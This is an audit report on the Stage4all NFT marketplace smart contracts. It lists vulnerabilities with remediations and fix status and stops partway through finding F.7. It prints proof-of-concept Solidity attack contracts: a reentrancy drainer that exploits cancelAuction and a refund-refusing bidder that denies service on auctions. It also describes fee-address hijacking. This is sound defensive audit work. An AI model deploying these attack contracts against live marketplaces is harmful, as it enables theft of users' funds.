QuillAudits

Audit Report
August, 2022


For

STAGE 4 ALL

Table of Content

Executive Summary

Project Name	Stage4all
Overview	Stage4all is an All-In-One NFT marketplace solution.
Timeline	2 May, 2022 to 27 June, 2022
Method	Manual Review, Functional Testing, Automated Testing etc.
Scope of Audit	The scope of this audit was to analyse NFT.sol, Lazyminter.sol BatchNFT.sol, BatchNFTFactory.sol, Market.sol, FeeManager.sol codebase for quality, security, and correctness
GitHub	*https://github.com/stage4all-dev/nft_marketplace_contracts/tree/stage/contracts*
Branch	Stage
Commit	3c0337afc7006ae7197b0e7ab7329b588f5c3df9
Fixed In	*https://github.com/stage4all-dev/nft_marketplace_contracts/tree/master/contracts*
Review 1	3adf76c373bdf2f1058aa2249ad63317da94a95c
Review 2	31e962817ae6f5437228445cb9053af31bcfacd1
Review 3	9129546f28838837eb50f74e0bab48d216c59a8a
Review 4	271fd8a1d4e981a87928b2d60a64dac22b3431f9
Review 5	af2bd0c86020c98c36735e0274dc5e414dab98d6



High
Medium
Low
Informational

	High	Medium	Low	Informational
Open Issues	0	0	0	0
Acknowledged Issues	1	0	0	2
Partially Resolved Issues	0	0	0	0
Resolved Issues	5	2	9	11

Types of Severities

High

A high severity issue or vulnerability means that your smart contract can be exploited. Issues on this level are critical to the smart contract's performance or functionality, and we recommend these issues be fixed before moving to a live environment.

Medium

The issues marked as medium severity usually arise because of errors and deficiencies in the smart contract code. Issues on this level could potentially bring problems, and they should still be fixed.

Low

Low-level severity issues can cause minor impact and or are just warnings that can remain unfixed for now. It would be better to fix these issues at some point in the future.

Informational

These are severity issues that indicate an improvement request, a general question, a cosmetic or documentation error, or a request for information. There is low-to-no impact.

Types of Issues

Open

Security vulnerabilities identified that must be resolved and are currently unresolved.

Resolved

These are the issues identified in the initial audit and have been successfully fixed.

Acknowledged

Vulnerabilities which have been acknowledged but are yet to be resolved.

Partially Resolved

Considerable efforts have been invested to reduce the risk/impact of the security issue, but are not completely resolved.

Checked Vulnerabilities

- Re-entrancy
- Timestamp Dependence
- Gas Limit and Loops
- Exception Disorder
- Gasless Send
- Use of tx.origin
- Compiler version not fixed
- Address hardcoded
- Divide before multiply
- Integer overflow/underflow
- Dangerous strict equalities
- Tautology or contradiction
- Return values of low-level calls
- Missing Zero Address Validation
- Private modifier
- Revert/require functions
- Using block.timestamp
- Multiple Sends
- Using SHA3
- Using suicide
- Using throw
- Using inline assembly

Techniques and Methods

Throughout the audit of smart contract, care was taken to ensure:

- The overall quality of code.
- Use of best practices.
- Code documentation and comments match logic and expected behaviour.
- Token distribution and calculations are as per the intended behaviour mentioned in the whitepaper.
- Implementation of ERC-20 token standards.
- Efficient use of gas.
- Code is safe from re-entrancy and other vulnerabilities.

The following techniques, methods and tools were used to review all the smart contracts.

Structural Analysis

In this step, we have analysed the design patterns and structure of smart contracts. A thorough check was done to ensure the smart contract is structured in a way that will not result in future problems.

Static Analysis

Static analysis of smart contracts was done to identify contract vulnerabilities. In this step, a series of automated tools are used to test the security of smart contracts.

Code Review / Manual Analysis

Manual analysis or review of code was done to identify new vulnerabilities or verify the vulnerabilities found during the static analysis. Contracts were completely manually analysed, their logic was checked and compared with the one described in the whitepaper. Besides, the results of the automated analysis were manually verified.

Gas Consumption

In this step, we have checked the behaviour of smart contracts in production. Checks were done to know how much gas gets consumed and the possibilities of optimization of code to reduce gas consumption.

Tools and Platforms used for Audit

Remix IDE, Truffle, Truffle Team, Solhint, Mythril, Slither, Solidity statistic analysis.

Manual Testing

A. Common Issues

High Severity Issues

No issues found

Medium Severity Issues

No issues found

Low Severity Issues

A1. Centralization risk: The owner can set platform fees upto 99%.

Contracts Affected - LazyMinter.sol, batchNFTFactory.sol, Market.sol

Line	setPlatformFee()

```
function setPlatformFee(uint256 _fee) public onlyOwner {
    require(_fee < 10000, 'MarketPlace:  fee cannot be more that 100%');
    platformFee = _fee;
}
```

Description

Stage4all has multiple contracts that have platform fees that must be paid. However, the owner of the contract has the privilege to set the fees even after the contracts are deployed. The owner of the contract can simply set the platform fees to 99% which means that whenever someone tries to transfer or placeNFT for auction, they need to pay 99% fees. This is not an issue under normal circumstances. However, if the keys of the owner account are compromised, an attacker can set the platform fees to 99% and collect the fees by changing the platformFeeAddress to his account. Additionally, this raises trust issues among customers since the owner can change fees at any given time to any desired value.

Remediation

It is recommended to add a require statement that checks that the new value should not be greater than some specific predefined value (Not too large as 100%). This way we can assure that the platform fees can not exceed a specific value even if the owner doesn't act judiciously.

Status

Resolved

A.2 Centralization risk: Owner can set platformFeeAddress to a contract with a non-payable fallback function.

Contracts Affected - LazyMinter.sol, batchNFTFactory.sol, Market.sol

Line	setPlatformFeeAddress()

```
function setPlatformFeeAddress(address _platformFeeAddress) public onlyOwner {
    platformFeeAddress = _platformFeeAddress;
}
```

Description

Owner has the privilege to set platformFeeAddress. Whenever an NFT is minted platformFeeAddress will receive a commission. Under normal circumstances, this is not an issue. However, if the owner account gets compromised, an attacker can set platfromFeeAddress to the address of a contract that doesn't have a payable fallback function. A contract that doesn't have a payable fallback function can not simply receive payments. And in stage4all contracts, all the transfer operations are handled by transferEther() function. transferEther() will revert if the receiving address is not able to receive funds. Hence, if an attacker sets platformFeeAddress to a non receiving address, all the functions that involve transferring commission to platformFeeAddress will fail.

Remediation

It is recommended to review the logic of the contracts and check if the new address is an EOA or not. Additionally, it is recommended to leave the responsibility of receiving funds up to the receiver.

Status

Resolved

A3. Missing events for significant actions

Contracts Affected - NFT.sol, LazyMinter.sol, batchNFTFactory.sol, Market.sol

Description

Whenever certain significant privileged actions are performed within the contract, it is recommended to emit an event about it. Changing platformFees, platform address, minter roles, etc are some important actions hence it is recommended to emit an event.

In NFT.sol:
- manageMinters
- setPlatformFee

In LazyMinter.sol:
- setPlatformFee
- setPlatformFeeAddress
- mintTokens

In batchNFTFactory.sol:
- setPlatformFee
- setPlatformFeeAddress

In Market.sol:
- setPlatformFee
- setCreatorFee
- setMarketplaceFeeAddress
- setMinimumBidPercent

Recommendation

Consider emitting an event whenever certain significant changes are made in the contracts.

Status

Resolved

Informational Issues

A4. Public functions that could be declared external inorder to save gas

Contracts Affected - NFT.sol, LazyMinter.sol, batchNFT.sol, batchNFTFactory.sol, Market.sol

Description

Whenever a function is not called internally, it is recommended to define them as external instead of public in order to save gas. For all the public functions, the input parameters are copied to memory automatically, and it costs gas. If the function is only called externally, then you should explicitly mark it as external. External function's parameters are not copied into memory but are read from calldata directly. This small optimization in your solidity code can save you a lot of gas when the function input parameters are huge.

In NFT.sol:
- createToken
- totalMintedNfts
- manageMinters
- setPlatformFee

In LazyMinter.sol:
- setPlatformFeeAddress
- setPlatformFee
- mintToken

In BatchNFT.sol:
- mint
- managePrice
- supportsInterface

In batchNFTFactory.sol:
- setPlatformFee
- setPlatformFeeAddress
- deployBatchNFT

In Market.sol:
- setTransferManager
- setPlatformFee
- setCreatorFee
- setMarketplaceFeeAddress
- setMinimumBidPercent
- createNftAndPlaceToAuction
- placeNftToAuction - bidForAuction
- cancelAuction
- claimNft
- createNftForSale
- placeForSale
- buyNFT
- cancelSell
- transferSoldNft
- getTotalNftContracts
- getNftContract
- getAllNFTContracts

Recommendation

Consider declaring the above functions as external inorder to save some gas.

Status

Fixed

A5. Redundant and unnecessary imports

Contracts Affected - NFT.sol, LazyMinter.sol, batchNFT.sol

Description

The above contracts are importing openzeppelin contracts. However, in NFT.sol and batchNFT.sol ERC721 contract is imported twice and in LazyMinter.sol multiple contracts are imported; however, ERC721 and ERC721 enumerable are not used. It is recommended to remove those unnecessary and redundant imports. Moreover, OnlyMinter modifier of batchNFT.sol is not used throughout the code. It is recommended to remove that as well.

Recommendation

Consider removing unnecessary redundant imports and unused code.

Status

Resolved

A6. Incorrect Naming Convention

Contracts Affected - NFT.sol, LazyMinter.sol, batchNFT.sol, Market.sol

Description

While developing contracts, a naming convention is usually followed by developers across most of the smart contracts. An underscore is added before the name of any private and internal functions. While public and external functions do not have an underscore. This is to avoid any kind of confusion and follow the same pattern across all the contracts. Here this pattern is not followed. It is recommended to follow this pattern and avoid any kind of confusion.

Recommendation

Consider adding an underscore (_) prior to the name of any private or internal function name or variable.

Status

Resolved

A7. Missing zero address validation

Contracts Affected - NFT.sol, LazyMinter.sol, batchNFT.sol, batchNFTFactory.sol, Market.sol

Description

There are multiple functions in contracts which are missing zero address validation. Adding a zero address check is necessary because, in Ethereum, a zero address is something to which if any funds or tokens are transferred, it can not be retrieved back. In this case, there won't be any loss of token but if the amount or address is zero it would be a waste of gas and might cause some other issues. Hence, it is recommended to add a check for zero address.

In NFT.sol:
- manageMinters
- createToken

In LazyMinter.sol:
- setPlatformFeeAddress

In BatchNFT.sol:
- mint
- Constructor

In batchNFTFactory.sol:
- setPlatformFeeAddress
- deployBatchNFT

In Market.sol:
- constructor
- setTransferManager
- setMarketplaceFeeAddress
- createNftAndPlaceToAuction
- setNftToAuction
- bidForAuction
- cancelAuction
- claimNft
- createNftForSale
- placeForSale
- buyNFT
- cancelSell
- transferSoldNft

Recommendation

Consider adding a require statement that validates input agains zero address to mitigate the same.

Status

Resolved

A8. ERC721Enumerable gas consumption issues

Contracts Affected - NFT.sol, batchNFT.sol

Description

The ERC721Enumerable extension is used to track the owners of an NFT on-chain. However, one major drawback of ERC721Enumerable is gas consumption. It consumes a comparatively very high amount of gas. So, if possible, developers should try to avoid ERC721Enumerable and look for alternative off-chain methods to fulfill the requirement.

Recommendation

Consider looking for alternative methods to fetch the information off-chain and remove ERC721Enumerable if possible.

https://nftchance.medium.com/the-gas-efficient-way-of-building-and-launching-an-erc721-nft-project-for-2022-b3b1dac5f2e1
https://twitter.com/WillPapper/status/1520592312379658241

Status

Acknowledged

Auditors' Comment: Use of enumerable is a business requirement. Hence, the team decided to continue using ERC721 Enumerable.

A9. Use safeMint instead of mint

Contracts Affected - NFT.sol, batchNFT.sol

Description

NFT and batchNFT contracts are using mint function to mint an NFT to a particular address. However, the mint function doesn't validate if the provided address is capable of managing NFTs or not. Safemint provides additional checks and helps in avoiding other potential issues hence it is recommended to use safemint instead of mint. Developers should bear in mind that safeMint has its downsides as well. It consumes more gas comparatively. Hence, if gas cost is an issue, developers should use mint. Else safemint is recommended.

Remediation

It is recommended to review the logic of the contract and choose the most optimal and secure alternative.

Status

Resolved

A10. Relying on block.timestamp and block.number

Contracts Affected - batchNFT.sol, Market.sol

Description

In market.sol contract, a control flow decision is made based on The 'block.timestamp' environment variable. While batchNFT.sol contract utilizes 'block.number'. Note that the values of variables like coinbase, gaslimit, block number, and timestamp are predictable and can be manipulated by malicious miners. Also, keep in mind that attackers know hashes of earlier blocks. Don't use any of those environment variables as sources of randomness and be aware that the use of these variables introduces a certain level of trust into miners. This is not a major issue here since these values can not be manipulated too far ahead in the future and the business logic of the contract is in such a way that it doesn't affect much. However, developers must keep in mind that these values can be manipulated by miners.

Remediation

Developers should write smart contracts with the notion that block values are not precise, and their use can lead to unexpected effects. Alternatively, they may make use of oracles.

Status

Acknowledged

Auditors' Comment: There is no denying that the value of block.timestamp can be manipulated by miners and can be misused. However, the value can not be significantly manipulated. In this case, there are no extremely time sensitive actions involved hence the team decided to leave it as it is.

B. NFT.sol

High Severity Issues

No issues found

Medium Severity Issues

No issues found

Low Severity Issues

No issues found

Informational Issues

No issues found

C. LazyMinter.sol

High Severity Issues

No issues found

Medium Severity Issues

No issues found

Low Severity Issues

No issues found

Informational Issues

C1. Missing Explicit Visibility

Description

Explicitly declaring the state variables' default visibility makes it easier to catch incorrect assumptions about who can access the variable. It also makes the code less dependent on compiler defaults that may be subject to change, increasing the maintainability of the code. Here, in Lazyminter.sol on Line 25, mapping isMinted is missing explicit visibility.

Remediation

Consider declaring appropriate visibility of mapping to avoid any kind of confusion.

Status

Resolved

D. batchNFT.sol

High Severity Issues

No issues found

Medium Severity Issues

No issues found

Low Severity Issues

No issues found

Informational Issues

D1. State variable that can be declared immutable

Description

State variables that get initialized in the constructor and don't
change their value throughout the code, should be declared immutable to save gas. Here, the following variables could be declared immutable:

- L41 - Admin
- L50 - factoryAddress

Remediation

Consider declaring these variables as immutable

Status

Resolved

E. batchNFTFactory.sol

High Severity Issues

E.1 Attacker can change platformFeeAddress on factory contract and receive commission from all the batchNFT contracts deployed by factory contract.

Line	mint() - batchNFT.sol
87	

```
function mint(address _owner) public payable returns (uint256) {
    _tokenIds.increment();
    uint256 newItemId = _tokenIds.current();
    require(newItemId <= supplyLimit, 'supply limit');
    require(msg.value    == price, 'Must send Price Amount');
    minterOf[newItemId] = _owner;
    _mint(_owner, newItemId);
    _setTokenURI(newItemId, metadata);
    uint256 platformFee = IPlatformFee(factoryAddress).platformFee();
    address platformFeeAddress = IPlatformFee(factoryAddress).platformFeeAddress();
    (uint256 marketplaceCommission, uint256 remainingAmount) = calculateCommissions(p
    transferEther(payable(platformFeeAddress), marketplaceCommission);
    transferEther(payable(admin), remainingAmount);
    emit NftMinted(newItemId, msg.sender, _owner, price);
    return newItemId;
}
```

Description

If we look at the business logic of batchNFT and batchNFTFactory contract, batchNFTFactory contract is used to deploy batchNFT contract. And the batchNFT contract fetches 2 values from the factory contract namely platformFee and platformFeeAddress. The batchNFT contract uses IPlatformFee interface to interact with the factory contract to fetch these values. If any of platformFeeAddress or platformFee is modified on the factory contract, the same will reflect on batchNFT contract. The issue here is, that on the factory contract, there is a public function named deployBatchNFT which updates the platformFeeAddress to the value passed as a parameter. In the contract, there is another function setPlatformFeeAddress which is used to update this value and is only callable by the owner. Hence it must not be updated by anyone. However, in this case, an attacker can update it by simply calling deployBatchNFT function again. If an attacker calls deployBatchNFT function and passes his address as platformFeeAddress, batchNFTFactory will return the attacker's address as platfromFeeAddress. Since all the batchNFT contracts, fetches platfromFeeAddress from this factory contract, the commission will be sent to the attacker's address.

Line	deployBatchNFT() - batchNFTFactory.sol
29	

```
function deployBatchNFT(
    string memory _name,
    string memory _symbol,
    string memory _metadata,
    uint256 _price,
    uint256 _supplyLimit,
    address _admin,
    address _platformFeeAddress
) public returns (address) {
    BatchNFT batchNft = new BatchNFT(_name, _symbol, _metadata, _price, _supplyLimit,
    address nftAddress = address(batchNft);
    platformFeeAddress = _platformFeeAddress;
    emit NftDeployed(nftAddress, msg.sender);
    return nftAddress;
}
```

Exploit Scenario

The developer deploys a new batchNFT contract with the help of deployBatchNFT function. At this point, the newly deployed contract will fetch platformFeeAddress from the factory contract and pay a commission to it. Now an attacker calls the deployBatchNFT function again a deploys a new contact. This time he passed his address as platfromFeeAddress. And since platfromFeeAddress is a global variable, it will be updated to the attacker's address. Now whenever someone calls the mint function on the old contract which was deployed by the developer, the commission will be transferred to attacker's address since it was updated to attacker's address insider deployBatchNFT function. An attacker can also platformFeeAddress to an address of contract with a non-payable fallback function. And whenever tries to mint NFT, the commission will be transferred to a contract with non-payable fallback function which will revert and ultimately DOS all the batchNFT contracts.

Remediation

Consider reviewing the business logic of both contracts and make appropriate changes. If the deployBatchNFT function on the factory contract is not supposed to be called by everyone, enforce proper access controls there. Alternatively, don't update any important global state variables in a public function. Also, whenever certain values are fetched from external contracts, developers should not blindly trust the values returned by the contract. Developers should always bear in mind that the contract to which they are interacting might be vulnerable and at some point, and it might return unexpected values.

Status

Resolved

Auditors' Comment: The Stage4all decided to fix this issue by removing the vulnerable code that allowed any malicious user to update the value of platformFeeAddress.

F. Market.sol

High Severity Issues

F.1 Attacker can claim a listed NFT for free if the owner has canceled the auction.

Line	cancelAuction, claimNFT
235, 250	

```
function cancelAuction(address _nftContract, uint256 _tokenId) public payable IsTokenO
    Auction storage auctionItem = idToTokenAuction[_nftContract][_tokenId];
    auctionItem.onAuction = false;
    if (auctionItem.currentBidder != address(0)) {
        address payable currentBidder = payable(auctionItem.currentBidder);
        transferEther(currentBidder, auctionItem.currentBidPrice);
        auctionItem.currentBidPrice = 0;
    }
    emit auctionCancelled(_tokenId, msg.sender);
}
```

```
function claimNft(address _nftContract, uint256 _tokenId) public payable {
        Auction storage auctionItem = idToTokenAuction[_nftContract][_tokenId];
        require(msg.sender == auctionItem.currentBidder, 'MarketPlace: Caller is not a
        //require(auctionItem.expiresAt < block.timestamp, 'MarketPlace: Token is stil

        address payable tokenOwner = payable(auctionItem.owner);
        address payable creator = payable(auctionItem.creator);
        auctionItem.onAuction = false;
        (uint256 _creatorCommision, uint256 _marketPlaceCommission, uint256 _remaining
            auctionItem.currentBidPrice
        );
```

Description

The intended behavior of the contract is such a way that if someone places an NFT for auction, users can bid on that. Once the expiry time has passed, the highest bidder can claim the NFT. In between, if the owner decides to cancel the auction, the last bid amount is refunded to the highest bidder. In this whole process, there is a flaw in the implementation. An attacker can use this and claim an canceled NFT for free. The cancelAuction function refunds the amount to the last bidder and sets the status of onAuction to false. However, it doesn't reset the value of the highest bidder to zero address. And when an attacker tries to claimNFT, it only checks if the caller is the highest bidder. If he is, NFT will be transferred to him regardless of the auction status.

Exploit Scenario

Alice lists her NFT for auction with 10 ether price and 1 week as expiry. BoB bids 10 ether on day 2 and becomes the highest bidder. On day 3 Alice decides to cancel the auction; she calls the cancelAuction function. This function will refund 10 ether to the highest bidder (Bob) and change the status of onAuction to false. Once the time has passed(on the 8th day), bob calls the claimNFT function. The contract will transfer the NFT to bob for free since it doesn't have the necessary checks.

Remediation


Review the logic of the contract thoroughly and implement a proper fix. Resetting the value of the currentBidder to zero address can be one option. Another possible fix could be preventing users to claimNFT whose onAuction status is false. Developers should run proper unit tests for such transaction order-dependent issues and make sure that everything is safe and sound.

Status

Resolved

Auditors' Comment: The team fixed this issue by adding a check inside claimNft() function to verify the status of the auction ("onAuction").

F.2 Denial of service attack

Line	bidAttack.sol
1	

```
contract bidAttack {

    //I won't receive my bid back :)

    Market public market;


    constructor(address _mkt) payable {
        market = Market(_mkt);
    }

    function bid(address _nftContract, uint tokenID) external payable {
        market.bidForAuction{value: msg.value}(_nftContract, tokenID);
    }


}
```

Description

The intended behavior of the contract is such a way that if someone places an NFT for auction, users can bid on that. Once someone bids a specific amount if any other user wants to bid, they need to transfer more than the previous bidder. If the new bid amount is higher than the previous bid amount, the caller will be set as the current bidder and the previous bid amount will be transferred back to its original bidder. This isn't an issue until the previous bidder refuses to receive his funds back. If the previous bidder is a contract with no fallback function, he can bid but whenever someone else tries to bid more than the amount bid by the contract, it will fail because the contract doesn’t have a fallback function and can’t handle ether transfers. Attackers can leverage this and simply bid on every auction. If someone tries to bid more, they won’t be able to do so because the transferEther function will revert since the attacker's contract won’t receive its ether back.

Exploit Scenario

An attacker can fail the whole auction mechanism by leveraging this vulnerability. Whenever an NFT is placed on auction, an attacker will bid at the initial price. Since he won’t receive his bid back, other users won’t be able to bid more. Once the expiry time has passed, an attacker can claim the NFT. Moreover, in that case, even the auction can not be canceled because that too would involve transferring ether to the attacker contract (previous bidder).

Remediation

It is recommended to check whether the bidder is a contract or an EOA. Additionally, the responsibility of receiving funds must be on the bidders. The contract must not fail if a single bidder can not receive its bid back.

Auditors' Comment: The team tried to fix this issue by utilizing openZeppelin's isContract function which relies on account.code.length to check whether an address is contract or not. However, This method relies on address.code.length, which returns 0 for contracts in construction, since the code is only stored at the end
of the constructor execution. So if an attacker tries to bid from a contract without a payable fallback function and all of it's attacking code in the constructor, this attack is still possible.

Update: Changes have been made to _transferEther function hence even if someone tries to bid from a contract with non payable fallback function, market.sol contract will transfer to that address. If the transfer fails, the main contract will not be affected and the attack is no longer possible.

Status

Resolved

F.3 Relying on approval mechanism

Line	Multiple Functions

```
function setNftToAuction(
    address _nftContract,
    uint256 _tokenId,
    uint256 _initialPrice,
    uint256 _expiresAt
) private {
    require(INFT(_nftContract).isApprovedForAll(msg.sender, address(this)));
    //require(_expiresAt > block.timestamp, 'MarketPlace: Invalid token Expiry date'

    // require(idToMarketItem[_tokenId].isAvailable == true, 'MarketPlace: Token alr
    require(idToTokenAuction[_nftContract][_tokenId].onAuction == false, 'MarketPlac
    if (!nftContracts.contains(_nftContract)) nftContracts.add(_nftContract);
    idToTokenAuction[_nftContract][_tokenId] = Auction({
        creator: msg.sender,
        owner: msg.sender,
        initialPrice: _initialPrice,
        expiresAt: _expiresAt,
        currentBidPrice: 0,
        currentBidder: address(0),
        onAuction: true
    });
```

Description

The whole contract relies on the approval mechanism. There is a very serious issue related to the approval mechanism. Even though the owner of the token has approved other contracts, that doesn't guarantee that he won't burn or transfer that token before the approved contract/ user utilizes it. Let's assume a scenario. Alice has an NFT, she places it on auction for 7 days. As days pass, other users are interested in that NFT and starts bidding on that. But on the 6th day, Alice transfers that token to someone else or burns that token. Now, if the highest bidder tries to claim that token on 8th day, he won't be able to claim that token because all the time token was with alice and she could do whatever she wants. In the end, the last bidder will lose his bid amount and won't even get his NFT. It is a very bad practice to trust the owner of the token. Instead, whenever someone places the bid, the NFT should be transferred to the contract and the contract must release it to the highest bidder once the bidding period ends.

Remediation

Do not rely on the approval mechanism and make sure all the NFTs are within the control of the contract before allowing anyone to bid on that.

Auditors' Comment: The team fixed this issue by transferring the NFT to the contract owned by stage4all on every auction and sale.

Status

Resolved

F.4 Centralization risk: Owner can claim any listed token without paying fees

Line	transferSoldNft

363	`function transferSoldNft(`
	`  address _nftContract,`
	`  uint256 _tokenId,`
	`  address _buyer`
	`) public OnlyTransferManager nonReentrant {`
	`  uint256 price = idToMarketItem[_nftContract][_tokenId].price;`
	`  require(idToMarketItem[_nftContract][_tokenId].isAvailable == true, 'NFT is alre`
	`  address tokenOwner = INFT(_nftContract).ownerOf(_tokenId);`
	`  INFT(_nftContract).transferFrom(tokenOwner, _buyer, _tokenId);`
	`  idToMarketItem[_nftContract][_tokenId].owner = payable(_buyer);`
	`  idToMarketItem[_nftContract][_tokenId].isAvailable = false;`
	
	`  emit NftSold(_tokenId, _buyer, tokenOwner, price, false);`
	`}`

Description

The transferSoldNFT function allows the owner to transfer any listed nft to any address without paying any kind of fees. If the owner's account gets compromised, an attacker can use this privilege and transfer all the listed NFTs for sale to his address for free. Even if the owner's account doesn't get compromised, this is certainly an issue that must be avoided. The owner should never have the right to claim any NFT for free.

Remediation

Review the logic of this function and try to avoid as much centralization as possible. If this function has some importance, make sure to pay the initial amount to the owner of the NFT.

Status

Acknowledged

F.5 Reentrancy issue in cancelAuction and potentially in other functions

Line	cancelAuction()

235	`function cancelAuction(address _nftContract, uint256 _tokenId) public payable IsTokenO`
	`  Auction storage auctionItem = idToTokenAuction[_nftContract][_tokenId];`
	`  auctionItem.onAuction = false;`
	`  if (auctionItem.currentBidder != address(0)) {`
	`  address payable currentBidder = payable(auctionItem.currentBidder);`
	`  transferEther(currentBidder, auctionItem.currentBidPrice);`
	`  auctionItem.currentBidPrice = 0;`
	`  }`
	`  emit auctionCancelled(_tokenId, msg.sender);`
	`}`

Description

The cancelAuction function is susceptible to re-entrecy vulnerability. Here is how an attacker can exploit it and drain all the funds in market.sol contract.

Let's see step by step how we can attack this function. The cancelAuction function takes two parameters _nftContract and _tokenId. Both of these functions are controlled by external users. There is a modifier added in cancelAuction function named isTokenOwner

Line	isTokenOwner()

97	`///@return true if caller is tokenOwner of given tokenID`
	`modifier IsTokenOwner(address _nftContract, uint256 _tokenId) {`
	`  require(INFT(_nftContract).ownerOf(_tokenId) == msg.sender, 'MarketPlace: Caller`
	`  _;`
	`}`

Whenever we try to reenter, we need to bypass this function. In order to bypass this we need to tweak our NFT.sol contract a little bit. Whenever IsTokenOwner function is called on NFT.sol function, it must return the address of our Attacking contract.
Now the modifier has been bypassed, we can call it n number of times and it will pass all the times. Now we need to placeNFT for auction and bid on that. If we try to cancel the auction that we created and bid on, market.sol contract will try to send funds to our attacking contract. And attacking contract will have a fallback function that will call cancelAuction again and again until market.sol contract is drained.
Here is the contract code that can be used to successfully attack market.sol contract and drain all the funds in it.
The transactions from the attacking contract were in order of approve, PlaceForAuction, Bid and cancelAuctionAndReenter. Note that the expiry time needs to be considered here. This can also be done by making some further changes in the attacking contract but forn the sake of simplicity, we have ignored the time constraint and have demonstrated reentrancy.

Line	attack.sol
235	

```
contract attack {

    Market public market;

    address public NFTADDRESS; //address at which NFT contract is deployed

    constructor(address _mkt) payable {
        market = Market(_mkt);
    }

    function approve(address _Marketaddr, address _nftContract, bool _status) external {
        INFT(_nftContract).setApprovalForAll(_Marketaddr,_status);
    }

    function placeForAuction(address _nftContract, uint256 _tokenId, uint256 _initialPrice, uint256 _expiresA
        market.placeNftToAuction(_nftContract,_tokenId,_initialPrice,_expiresAt);
    }

    function Bid(address _nftContract, uint256 _tokenId) external payable {
        NFTADDRESS = _nftContract;
        market.bidForAuction{value: 2 ether}(_nftContract,_tokenId);
    }

    function CancelAuctionAndReenter(address _nftContract, uint256 _tokenId) public {
        market.cancelAuction(_nftContract,_tokenId);
    }

    fallback() external payable {
        if (address(market).balance >= 1 ether) {
            market.cancelAuction(NFTADDRESS,1);
        }
    }
    // Helper function to check the balance of this contract
    function getBalance() public view returns(uint) {
        return address(this).balance;
    }
}
```

Remediation

Consider adding non-reentrent modifier at all the functions that have an external call. we have demonstrated this attack on only one function. However, it is very likely that this issue exists in all the functions making external calls make sure to add a non-reentrent modifier there as well.

Status

Resolved

Medium Severity Issues

F.6 User can place the same NFT for auction as well as on sale

Line	Multiple Functions
235, 250	

```
function setNftToAuction(
    address _nftContract,
    uint256 _tokenId,
    uint256 _initialPrice,
    uint256 _expiresAt
) private {
    require(INFT(_nftContract).isApprovedForAll(msg.sender, address(this)));
    //require(_expiresAt > block.timestamp, 'MarketPlace: Invalid token Expiry date'

    // require(idToMarketItem[_tokenId].isAvailable == true, 'MarketPlace: Token alr
    require(idToTokenAuction[_nftContract][_tokenId].onAuction == false, 'MarketPlac
    if (!nftContracts.contains(_nftContract)) nftContracts.add(_nftContract);
    idToTokenAuction[_nftContract][_tokenId] = Auction({
        creator: msg.sender,
        owner: msg.sender,
        initialPrice: _initialPrice,
        expiresAt: _expiresAt,
        currentBidPrice: 0,
        currentBidder: address(0),
        onAuction: true
    });
```

```
function placeForSale(
    address _nftContract,
    uint256 _tokenId,
    uint256 _sellingPrice
) public nonReentrant checkMinPrice(_sellingPrice) {
    require(
        INFT(_nftContract).isApprovedForAll(msg.sender, address(this)),
        'should approve marketplace as nft operator'
    );
    require(msg.sender == INFT(_nftContract).ownerOf(_tokenId), 'Only owner can pu
    if (!nftContracts.contains(_nftContract)) nftContracts.add(_nftContract);
    idToMarketItem[_nftContract][_tokenId].isAvailable = true;
    idToMarketItem[_nftContract][_tokenId].price = _sellingPrice;
    emit PlacedForSale(_tokenId, msg.sender);
}
```

Description

The contract doesn’t have necessary checks hence any user can put the same NFT for auction as well as on sale. This can have negative consequences if NFT is purchased before the auction ends.

Exploit Scenario

Alice has an NFT. She places the NFT for auction and sets the auction expiry time to 7 days. She puts the same NFT for sale and someone purchases it before the auction ends. Now when the auction expiry time ends, if the highest bidder tries to claim the NFT, he won't be able to do so because the same NFT has already been purchased by someone else.

Remediation

Add necessary checks to prevent users from placing the same NFT for auction or sale. Also, if the NFT is already on auction and the user tries to place it on sale, the auction must be automatically canceled and vice versa.

Auditors' Comment: The stage4all team fixed this issue by adding required checks to prevent users from listing same NFT twice.

Status

Resolved

F.7 In Auctions, the creator gets updated on every purchase and always remains the same as the owner.

Description

